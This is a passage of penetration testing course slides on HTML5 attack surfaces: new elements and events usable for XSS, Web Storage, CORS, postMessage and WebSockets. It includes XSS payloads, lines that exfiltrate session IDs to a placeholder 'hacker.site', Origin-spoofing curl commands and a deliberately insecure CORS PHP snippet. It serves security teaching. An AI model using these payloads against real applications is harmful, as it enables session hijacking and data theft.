Web Application Penetration Testing eXtreme

v2

HTML5

Section 01 | Module 06

Table of Contents

MODULE 06 | HTML5

Learning Objectives

In this module, we will start with a brief overview of what the main new HTML5 features are and then jump into how to attack them.

6.1

HTML5

Introduction, Recap & More

6.1.1 Introduction

In recent years, we have witnessed one of the most important improvements of the WWW core language: the 5th major revision of HTML (**HTML5**).

This modification is real upgrade of the old HTML 4, XHTML, and the HTML DOM Level 2, which is designed to deliver rich content both cross-platform, and without the need of additional plugins.

https://www.w3.org/TR/html5-diff/

6.1.1 Introduction

HTML5 is not a single, big language rewrite; instead, it's a collection of several individual features, such as:

HTML

multimedia
video, audio, peer to peer…

3d, graphics & effects
Canvas, drawing primitives, WebGL, animation…

storage
Key-value storage, database storage, files…

Semantics, device access
Parsing rules, elements, forms, location & orientation, web notification…

performance & integration
user interaction, workers, security, history & navigation…

6.1.1 Introduction

It should be of no surprise that with more features comes a larger attack surface; thus, the potential for more security vulnerabilities.

We do not need to analyze the entire HTML5 RFC and its related features; however, what we are going to explore in this **Recap** section is the major features that are interesting from a *security perspective*.

6.1.2 Semantics

One of the features introduced by HTML5 is the enrichment of the semantics that web developers can give to their applications. These include new **media elements**, **form types**, **attributes**, and many others. From a security point of view, these become new attack vectors and ways to bypass security measures!

Outdated security measures, that are based on blacklisting filters for example, may not know the presence of new elements useful in conducting attacks such as XSS. Let's see some simple examples.

6.1.2.1 Form Elements

Form Elements

The <keygen> element is one of the new *Form Elements*. It was introduced to generate a key-pair client side. The most interesting attribute it supports is **autofocus**. This is useful in triggering XSS without user interaction. See the below example:

```
<form action="#" method="GET">
     Encryption: <keygen name="security" autofocus
onfocus="alert(1);">
     <input type="submit">
</form>
```

6.1.2.2 Media Elements

Media Elements

Among the *Media Elements*, both `<video>` and `<audio>` are commonly used to evade XSS filters. In addition, `<source>`, `<track>` and `<embed>` are also useful due to the fact that they support the `src` attribute.

```
<embed src="http://hacker.site/evil.swf">
<embed src="javascript:alert(1)">
```

6.1.2.3 Semantic / Structural Elements

Semantic/Structural Elements

There are many other elements introduced to improve the semantic and the structure of a page, such as:

`<article>`, `<figure>`, `<footer>`, `<header>`, `<main>`, `<mark>`, `<nav>`, `<progress>`, `<section>`, `<summary>`, `<time>`, etc.

All of them support `Global` and `Event Attributes`, both old and new.

6.1.2.4 Attributes

Attributes

There is also a huge list of new events and some interesting examples are: **onhashchange**, **onformchange**, **onscroll**, **onresize** …

```
<body onhashchange="alert(1)">
   <a href="#">Click me!</a>
```

6.1.3 Offline & Storage

The web is evolving so quickly that it has been necessary to introduce the option to work with web applications offline, where the entire application can run within a browser. A real-world example is TiddlyWiki. This is a single page application that runs entirely offline utilizing some of the techniques were going to see in the next slides.

Some of the major features, related to this evolution are `Application Cache` and `Web Storage` (alias `Client-side storage` or `Offline storage`).

http://tiddlywiki.com/

6.1.3.1 Web Storage > Attack Scenarios

From a security point of view, the biggest concern introduced with Web Storage is that users are not aware of the kind of data to store.

The attack scenarios may vary from `Session Hijacking`, `User Tracking`, `Disclosure of Confidential Data`, as well as a new way to `store attack vectors`.

6.1.3.1.1 Session Hijacking

Session Hijacking

For example, if a developer chooses to store session IDs by using **sessionStorage** instead of cookies, it is still possible to perform session hijacking by leveraging an XSS flaw.

```
new Image().src ="http://hacker.site/SID?"+escape(sessionStorage.getItem('sessionID'));
```

Usually was **document.cookie**

6.1.3.1.1 Session Hijacking

Session Hijacking

Furthermore, web storage solutions **do not** implement security mechanisms to mitigate the risk of malicious access to the stored information (see `HttpOnly`).

Clearly, using this incorrect approach, makes session hijacking much easier.

6.1.3.2 Offline Web Application > Attack Scenarios


With offline web applications, the most critical security issue is **`Cache Poisoning`**.

Even if this was also possible with old standard HTML cache features, the offline applications can also cache SSL-resources and the root directory of a website.

6.1.4 Device Access

One of the most frightening features introduced by the HTML5 specs is Geolocation API.

This is a way to provide scripted access to identify a user's position based on GPS coordinates (latitude and longitude).



http://www.w3.org/TR/geolocation-API/

6.1.4.1 Geolocation > Attack Scenarios

With the Geolocation API, every allowed website is able to query the position of the users, thus causing major privacy concerns. This API access can not only be used for `user tracking`, physical and cross-domain, but also for `breaking anonymity`.

Another interesting feature introduced to control devices is [Fullscreen](https://dvcs.w3.org/hg/fullscreen/raw-file/tip/Overview.html). This is an API that allows a single element (images, videos, etc.) to be viewed in full-screen mode.

https://dvcs.w3.org/hg/fullscreen/raw-file/tip/Overview.html

6.1.4.2 Fullscreen Mode > Attack Scenario


The `Fullscreen API` can be used for `Phishing Attacks`.


For example, sending the phishing page in full screen mode and loading a fake victim website in the background with an image that simulates the browser header, address bar, etc. (example depicted on the next slide).

6.1.4.2.1 Phishing

Phishing

Real browser and website





Fake browser and website, this is an **Image**!

6.1.5 Performance, Integration & Connectivity

With HTML5, many new features were introduced to both improve **performance** and **user interaction**, such as `Drag and Drop`, `HTML editing` and `Workers` (`Web` and `Shared`).

Improvements were also made on **communications**, with features such as `WebSocket` and `XMLHttpRequest2`.

6.1.5.1 Attack Scenarios

The new attack scenarios vary from `interactive XSS`, with Drag and Drop, to `Remote shell`, `port scanning`, and `web-based botnets` exploiting the new communication features like `WebSocket`.

It is also possible to manipulate the `history` stack with methods to add and remove locations, thus allowing `history tampering` attacks.

6.1.5 Performance, Integration & Connectivity

From a security point of view, the most important features introduced are Content Security Policy, Cross-Origin Resource Sharing, Cross-Document Messaging and the strengthening of iframes with the Sandboxed attribute.

Related attack vectors and bypasses will be analyzed during this module.

http://www.w3.org/TR/CSP/
http://www.w3.org/TR/cors/
https://html.spec.whatwg.org/multipage/web-messaging.html
http://www.w3.org/TR/html5/embedded-content-0.html#attr-iframe-sandbox

Exploiting HTML5

6.2. Exploiting HTML5

Let's now consider the various attack scenarios, which may affect the most widespread technologies introduced by HTML5.

6.2.1. CORS Attack Scenarios

With both the evolution of the web, and with websites increasingly becoming more dynamic, the same origin restrictions began to become more restrictive rather than helpful. In order to relax the SOP, a new specification has been introduced called: Cross-Origin Resource Sharing.

https://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy
http://www.w3.org/TR/cors/

6.2.1. CORS Attack Scenarios


The CORS mechanism works similarly to Flash and Silverlight's cross-domain policy files; however, instead of an XML configuration file it uses a set of HTTP headers.

These allow both server and browser to communicate in relation to which requests are or not allowed.

http://www.w3.org/TR/cors/#syntax

6.2.1. CORS Attack Scenarios

The CORS feature brings with itself a new list of security issues that we are going to analyze in the next chapters.



6.2.1.1 Universal Allow

The first CORS response headers is **`Access-Control-Allow-Origin`**, which indicates whether a resource can be shared or not.

This is based upon it returning the value of the **`Origin`** request header, **`*`**, or **`null`** in the response.

```
Access-Control-Allow-Origin = "Access-Control-Allow-Origin" ":" origin-list-or-null | "*"
```

6.2.1.1.1 Allow by Wildcard Value*

Allow by Wildcard Value *

Often, developers use the wildcard value * to allow any website to make a CORs query to a specific page.

Generally this is not a required behavior, but rather a matter of laziness of the implementer. This is one of the most common misconfigurations with CORS headers.

6.2.1.1.1 Allow by Wildcard Value*

Allow by Wildcard Value *

There are several ways to abuse this implementation.

For example, if XSS is found on the page served with `Access-Control-Allow-Origin *`, it can be used to infect or impersonate users.

6.2.1.1.1 Allow by Wildcard Value*

Allow by Wildcard Value *

This can also be used to bypass intranet websites. For example, tricking internal users to access a controlled website and making a COR query to their internal resources in order to read the responses.

Another option is to use the users as a proxy to exploit vulnerabilities, therefore leveraging the fact that the `HTTP Referrer` header is often not logged.

6.2.1.1 Universal Allow

In CORS, the `Access-Control-Allow-Credentials` indicates that the request can include **user credentials**. This is pretty interesting if we also have the wildcard * set on the allowed origin header!

Unfortunately, the specification explicitly denies this behavior:

> *Note: The string "*" cannot be used for a resource that supports credentials.*

http://www.w3.org/TR/cors/#user-credentials

6.2.1.1.2 Allow by Server-side

Allow by server-side

So, what can developers do? They can simply adjust the implementation server-side, allowing COR from all domains with credentials included!

```php
<?php
header('Access-Control-Allow-Origin: ' + $_SERVER['HTTP_ORIGIN']);
header('Access-Control-Allow-Credentials: true');
```

6.2.1.1.2 Allow by Server-side

Allow by server-side

By design, this implementation clearly allows CSRF.

Any origin will be able to read the anti-CSRF tokens from the page, therefore consenting any domain on the internet to impersonate the web application users.

6.2.1.2 Weak Access Control

After we have "secured" the *Universal Allow* issue, we know that we only trust certain origins.

To do this, CORS specifications provide a request header named `Origin`. It indicates where the COR or Preflight Request originates from.

6.2.1.2 Weak Access Control

Since the `Origin` header cannot be spoofed from the browser, one of the most common mistakes is to establish trust only on this header. Usually this is done in order to perform access control for pages that provide sensitive information.


Of course, the header can be spoofed by creating requests outside of the browsers. For example, one can use a proxy or using tool like cURL, Wget, etc.

6.2.1.2.1 Check Origin Example

Check Origin Example

Let's look at the following example.

Suppose that http://victim.site supports CORS and, not only reveals sensitive information to friendly origins (like http://friend.site), but also reveals simple information to everyone.



6.2.1.2.1 Check Origin Example

Check Origin Example

By using **cURL**, it is possible to bypass the access control by setting the **Origin** header to the allowed value: **http://friend.site**. In so doing, it is possible to read the sensitive information sent.

```
ohpe@kali:~$ curl http://victim.site/html5/CORAccessControl.php
A normal page, nothing more ...

ohpe@kali:~$ curl --header 'Origin: http://hacker.site' http://victim.site/html5/CORAccessControl.php
A normal page, nothing more ...

ohpe@kali:~$ curl --header 'Origin: http://friend.site' http://victim.site/html5/CORAccessControl.php
<span style='color:red; font-weight:bold;'>Sensitive information here!</span>
```

Origin allowed to read sensitive data

6.2.1.3 Intranet Scanning

It is also possible to abuse COR in order to perform time-based Intranet scanning.

This can be done by sending XHR to either an arbitrary IP address or domain names and, depending on the **response time**, establish whether a host is up or a specific port is open.

JS-Recon

For this purpose, Lavakumar Kuppan has developed JS-Recon. This is an HTML5 based JavaScript Network Reconnaissance tool, which leverages features like COR and Web Sockets in order to perform both network and port scanning from the browser. The tool is also useful for guessing user's private IP addresses.

https://web.archive.org/web/20120313125925/http://www.andlabs.org/tools/jsrecon/jsrecon.html

6.2.1.4 Remote Web Shell

In the "*Cross-site Script*" module, there were several ways to steal client-side cookies, given a Cross-Site-Scripting flaw has been detected.

Another issue with CORS, in this context, is related to Remote Web Shells. These are particularly interesting when we find valid XSS vulnerabilities.

6.2.1.4 Remote Web Shell

If an XSS flaw is found in an application that supports CORS, an attacker can hijack the victim session, establishing a communication channel between the victim's browser and the attacker.

That allows the attacker to do anything the victim can do in that web application context.

6.2.1.4.1 The Shell of the Future

The Shell of the Future

The best PoC for this is [The Shell of the Future](https://web.archive.org/web/20150223205517/http://www.andlabs.org/tools/sotf/sotf.html)!

This is a shell developed by Lavakumar Kuppan as part of his HTML5 security research. It was coded to demonstrate the severity of XSS and JavaScript injection attacks.

https://web.archive.org/web/20150223205517/http://www.andlabs.org/tools/sotf/sotf.html

6.2.1.4.1 The Shell of the Future

The Shell of the Future

> *Shell of the Future is a Reverse Web Shell handler. It can be used to hijack sessions where JavaScript can be injected using Cross-site Scripting or through the browser's address bar. It makes use of HTML5's Cross Origin Requests and can bypass anti-session hijacking measures like Http-Only cookies and IP address-Session ID binding…*

6.2.1.4.1 The Shell of the Future


The Shell of the Future

The next scheme shows how the attacker can impersonate an administrator by exploiting an XSS flaw via COR.

When using the **Shell of the Future**, the attacker doesn't have to steal his session cookies.

6.2.1.4.1 The Shell of the Future

The Shell of the Future



6.2.2. Storage Attack Scenarios

HTML5 comes with new specifications which are useful for **storing** and **managing** structured data on the client. This is a revolutionary way to replace existing **cookie limitations** and store a great deal of information client side. This information is both easily accessible through JavaScript and doesn't need to be sent in every request.

https://tools.ietf.org/html/rfc6265#section-6.1

6.2.2. Storage Attack Scenarios

Under the HTML5 storage umbrella, there are several technologies and just as many specifications. Some of them are no longer in active maintenance such as `WebSQL`. Others, however, are completely stable (i.e. `W3C Recommendation`) or in a proposal stage (i.e. `W3C Candidate Recommendation`).

In this chapter, we are going to analyze the attack scenarios of `Web Storage` and `IndexedDB` technologies.

http://www.w3.org/TR/webdatabase/

6.2.2.1 Web Storage

Web Storage is the first stable HTML5 specification that rules two well known mechanisms: Session Storage and Local Storage. The implementations are similar to cookies and they are also known as key-value storage and DOM storage. Anything can be converted to a string or serialized and stored.

```
window.(localStorage|sessionStorage).setItem('name','Giuseppe');
```

DOM properties

Key

Value

6.2.2.1 Web Storage

From a security point of view, Web Storage introduced a new set of attack scenarios.

The main issue with this technology is that developers are not aware of the **security concerns** presented in this specification, which clearly reports the security risks this feature may introduce.

http://www.w3.org/TR/webstorage/#security-storage

6.2.2.1.1 Session Hijacking

Session Hijacking

A developer may use `Session Storage` (and/or `Local Storage`) as an alternative to `HTTP cookies` by storing the session identifiers in session storage.

In the case of an XSS attack, `Web Storage` is a property of the `Window` object; therefore, it is accessible via the `DOM` and, in a similar fashion to `cookies`, it can be compromised.

6.2.2.1.1 Session Hijacking

Session Hijacking

The exploitation is similar to the one used for cookies, but the only difference is in the API used to retrieve the values.

```
<script>
    new Image().src = "http://hacker.site/C.php?cc=" +
    escape(sessionStorage.getItem('sessionID'));
</script>
```

Before was **document.cookie**

6.2.2.1.1 Session Hijacking

Session Hijacking

Despite `document.cookie`, the attacker needs to be more precise because the name of the key used to store the session ID may change. This is because of its dependence on the web application targeted. However, the advantages using this technique are greater.

6.2.2.1.1 Session Hijacking

Session Hijacking

`HTTP cookies` have attributes, such as `HTTPOnly`, that were introduced to stop the session hijacking phenomena.

This security measure, however, is completely missing for `Web Storage` technologies, making it **completely inappropriate** for storing both session identifiers and sensitive information.

6.2.2.1.2 Cross-directory Attacks

Cross-directory Attacks

Another important difference is that, unlike HTTP cookies, there is no feature to restrict the access by pathname, making the Web Storage content available in the whole origin. This may also introduce Cross-directory attacks.

6.2.2.1.2 Cross-directory Attacks

Cross-directory Attacks

This attack may apply to web applications that use Web Storage in hosting environments that assign different directories per user.

This is not only typical for universities (IE: theuni.edu/~giuseppe), but also in various social networks like facebook.com/daftpunk.

6.2.2.1.2 Cross-directory Attacks

Cross-directory Attacks

For example, if an XSS flaw is found in the university path `theuni.edu/~professorX`, it is possible to read all stored data in all the directories available in the university domain `theuni.edu`.

Using the same way, a malicious user could create a script to read stored data of all users that visit his page.

6.2.2.1.3 Using Tracking and Confidential Data Disclosure

User Tracking and Confidential Data Disclosure

It is possible to perform User Tracking if websites use Web Storage objects to store information about users' behaviors rather than HTTP Cookies.

Of course, if the stored data is sensitive in nature, the impact could be greater.

6.2.2.2 IndexedDB

Even though `Web Storage` can store large number of objects locally, it has some limitations. For example, when working with structured data, it does not provide an efficient mechanism to search over values. It also does not provide a means to search the storage for duplicate values for a key.

6.2.2.2 IndexedDB

To address these limitations, the other two options that HTML5 introduced under the storage specifications are: IndexedDB and Web SQL Database.

The latter was deprecated by W3C in 2010, making it "uninteresting" for us!

http://www.w3.org/TR/IndexedDB/
http://www.w3.org/TR/webdatabase/

6.2.2.2.1 IndexedDB vs. WebSQL Database

IndexedDB vs WebSQL Database

> ***IndexedDB*** *is an alternative to* ***WebSQL Database****, which the W3C deprecated on November 18, 2010. While both IndexedDB and WebSQL are solutions for storage, they do not offer the same functionalities. WebSQL Database is a relational database access system, whereas IndexedDB is an indexed table system.*

https://developer.mozilla.org/en-US/docs/Web/API/IndexedDB_API/Basic_Concepts_Behind_IndexedDB

6.2.2.2 IndexedDB

Indexed Database API is an HTML5 API introduced for high performance searches on client-side storage. The idea is that this storage would hold significant amounts of structured, indexed data, thereby giving developers an efficient client-side querying mechanism.

It is a **transactional** technology, however, not relational. The database system saves key-value pairs in object stores and allows searching data by using indexes also known as keys.

http://www.w3.org/TR/IndexedDB/

6.2.2.2 IndexedDB

From a security point of view, the attack scenarios introduced by this feature are more or less the same of those introduced by `Web Storage`.

The primary risks are related to `information leakage` and `information spoofing`.

6.2.2.2 IndexedDB

`IndexedDB` follows the [Same-origin Policy] but limits the use to `HTTP` and `HTTPS` in all browser except [Internet Explorer].

This also allows `ms-wwa` and `ms-wwa-web` protocols for their apps in the new Windows UI format.

http://www.w3.org/Security/wiki/Same_Origin_Policy
http://msdn.microsoft.com/en-us/library/ie/hh779017(v=vs.85).aspx

6.2.3. Web Messaging Attack Scenarios

In order to soften the SOP and allow documents to communicate with one other, regardless of their source domain, HTML5 introduced specification called Web Messaging.

This is also referred as Cross Document Messaging or simply with the name of the API postMessage.

http://www.w3.org/TR/webmessaging/

6.2.3. Web Messaging Attack Scenarios

This simply means that communications between the embedded `Iframes` and the hosting website are now possible.

However, as usual, each time something new is introduced, we face the same types of potential security risks.

6.2.3. Web Messaging Attack Scenarios

In this case, the hosting web page can receive content from other domains without the server being involved, thus bypassing possible server-side security checks.

We have an increment of the attack surface being that there are additional iframes that can talk together.

6.2.3.1 DOM XSS

The vulnerability we will most likely come across is DOM Based XSS. This occurs if the postMessage data received is used without validation. For example, using DOM sinks, such as innerHTML, write, etc., we can recreate the vulnerability for us to review:

```
…
//Say hello
var hello = document.getElementById("helloBox");
hello.innerHTML = "Hello " + e.data;
…
```

HTMLElement Sink — **User controlled values**

6.2.3.2 Origin Issue

The `Web Messaging Protocol` allows the presence of the `Origin` header field.

This should be used to protect against unauthorized cross-origin use of a WebSocket server by scripts that are using the WebSocket API in a web browser.

6.2.3.2 Origin Issue

The `Origin` header is not mandatory, but it can help reduce the attack surface by both limiting the interaction with trusted origins and reducing the likelihood of a `Client-side DoS`. This can be done in JavaScript as follows:

```
…
if (e.origin != 'http://trusted.site') {
    //Origin not allowed
    return;
}
…
```

6.2.3.2 Origin Issue

This is not full protection because, as we have seen with `CORS`, even if it cannot be done via browser, the `origin` header can be spoofed by creating requests outside the browser.

6.2.4. Web Sockets Attack Scenarios

The long-awaited real evolution in web technology is `Web Sockets`, a standardized way to perform real-time communications between clients and servers over the Internet.

The two standards that rule this technology are [The WebSocket Protocol](http://tools.ietf.org/html/rfc6455), also known as `RFC 6455` and [The WebSocket API](http://www.w3.org/TR/websockets/).

http://tools.ietf.org/html/rfc6455
http://www.w3.org/TR/websockets/

6.2.4. Web Sockets Attack Scenarios

The creation of `WebSockets` can be summarized by this sentence:

> *HTML5 Web Sockets can provide a 500:1 or —depending on the size of the HTTP headers— even a 1000:1 reduction in unnecessary HTTP header traffic and 3:1 reduction in latency. That is not just an incremental improvement; that is a revolutionary jump.*

http://www.websocket.org/quantum.html

6.2.4. Web Sockets Attack Scenarios

WebSockets introduced some new attack scenarios similar to those seen with CORS.

If we are able to execute JavaScript code inside the victim browser, its possible to establish a Web Socket connection and perform our malicious operations.


6.2.4.1 Data Validation

The primary security issue here, as often is the case, is `Data Validation`.

Like `CORS`, `Web Messaging` and other mechanisms that are accepting inputs from foreign origins, we should rigorously test `Web Sockets` for data payloads.

6.2.4.1 Data Validation

For example, one of the simplest data validation issues to find may be `Cross-Site scripting`, and while looking for it, we might also find other types of `Injections` concerning both client-side and server-side.



6.2.4.2 MiTM

In addition, the `WebSocket Protocol` standard defines two schemes for web socket connections: `ws` for unencrypted and `wss` for the encrypted.

If the implementation uses the **unencrypted** channel, we have a `MiTM` issue whereby, anybody on the network can see and manipulate the traffic.

6.2.4.3 Remote Shell

If we are able to execute JavaScript code on the victim browser, by either exploiting an XSS flaw or tricking the victim into visiting a malicious website, we could conveniently establish a full Web Socket connection and, as a result, have a `Remote Shell` active until the window/tab is closed.

6.2.4.4 Network Reconnaissance

Similar to the *time-based response* technique used with `CORS`, it is possible to perform `Network Reconnaissance` even with the `Web Socket API`.

A nice tool to test both scenarios is [JS-Recon].

https://web.archive.org/web/20120313125925/http://www.andlabs.org/tools/jsrecon/jsrecon.html

6.2.5. Web Workers Attack Scenarios

